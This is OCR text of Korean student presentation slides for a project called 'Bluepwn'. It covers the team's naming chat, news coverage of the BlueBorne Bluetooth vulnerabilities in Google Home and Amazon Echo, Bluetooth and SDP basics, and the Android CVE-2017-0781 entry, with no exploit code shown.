
Bluepwn


블루투스, 이거 실화냐

Nevermind in SUAx


DMC 첨단산업센터


Bluepwn : 블루투스, 이거 실화냐





1
팀 결성 계기
10:25
2월 5일 월요일

팀 소개


38% 오후 7:41
Nevermind 내맴 ☆
글목록
이희광
2017년 12월 15일 오후 11:10 · 공지 · 3명 읽음
댓글로 팀이름 후보 작성
이희광
2017년 12월 15일 오후 11:10
WalkWork
R.
2017년 12월 15일 오후 11:38
브레이크
R.
2017년 12월 15일 오후 11:38
밖으로(Go Out)
R.
2017년 12월 15일 오후 11:43
아싸
이희광
2017년 12월 15일 오후 11:51
BreakingClass
댓글을 남겨보세요.
등록


애교뿜뿜 프로도
마음대로를 뜻하는 순우리
오후 11:54
화난 라이언
ㅋㅋㅋㅋㅋㅋㅋㅋㅋ
오후 11:54
애교뿜뿜 프로도
이거 괜찮다
오후 11:54
오
좀 촌티나긴하지만
뜻은좋네
오후 11:54
애교뿜뿜 프로도
ㅇㅇ 뜻이 좋아
오후 11:54
화난 라이언
그럴거면 차라리
내맴
이걸로해
오후 11:54


애교뿜뿜 프로도
어
내맴
nevermind/
?
오후 11:56
화난 라이언
오
오후 11:56
화난 라이언
ㄱ
오후 11:57
애교뿜뿜 프로도
어대
오후 11:57
생각하는 라이언
ㅋㅋㅋㅋㅋㅋㅋㅋ 좋다
오후 11:57
애교뿜뿜 프로도
어때
오후 11:57
화난 라이언
ㄱㄱ
오후 11:57

II

프로젝트 계기 및 목표

WHY?

WHY?

구글 홈에서 '**블루본**(BlueBorne)' 취약점 발견

얼마 전, **블루본**은 지난 몇개월 동안 수 많은 모바일 장치들을 공격했다
마존의 AI 스피커인 '구글 홈'과 '아마존 에코'의... IT 매채인 해커 뉴스 등
보안 기업 아미스(Armis)는 지난주 2000만대 분량에 달하는 아마존 에크

2017.12.01. | 데일리시큐

아마존, 구글 AI 스피커 **블루본** 취약점...최신 패치 적용해야

블루본 취약점에 노출됐다는 지적이 나왔다. 해당 스피커 사용자는 제조
취약점 업데이트를 서둘러야 한다. 19일 보안매체 해커뉴스 등 외신에
넷(IoT) 보안기업 아미스(Armis)는 지난주 2000만대 분량에 달하는 아마

2017.11.19. | 전자신문 | 네이버뉴스

구글·아마존 AI스피커, 뻥뚫린 블루투스 보안 패치

국내 스마트기기 10대 중 2대, '블루본' 취약점 노출


발행일 : 2018.01.15

공격자는 블루투스 통신 가능 범위 내에 있어야 하지만, 페어링을 하지 않아도 블루투스가 활성화된 장치를 공격할 수 있다.

아미스에 따르면, 아마존 에코 사용자 1500만 명과 구글 홈 사용자 500만 명이 취약점에 노출되었다고 밝혔으며, 아마존 에코는 리눅스 커널의 원격 코드 실행 취약점과 SDP(Session Description Protocol) 서버에 정보 취약점에 영향을 받을 수 있다. 또한, 구글 홈은 안드로이드 블루투스 스택 정보 유출 취약점에 무방비 상태다.


Bluetooth?

Bluetooth?



〈 블루투스 페어링 과정 〉


* L2CAP, SDP, BNEP, PAN



〈 SDP 〉

*Diagram Source: Courtesy of Bluetooth SIG, SDP Specs, Fig 2.1 , p 330

BlueBorne?



Bluetooth + Airborne

BlueBorne™

- BlueBorne = Bluetooth + Airborne
- Target : Android, iOS, Windows, Linux, IoT

BlueBorne?

armis

* Armis는 미국 팔로 알토에 있는 이스라엘 출신 IoT 보안 기업이다.

BlueBorne – Android Exploit

BlueBorne CVEs

Android

- CVE-2017-0781 : 안드로이드

  BNEP(Bluetooth Network Encapsulation Protocol, 테더링)

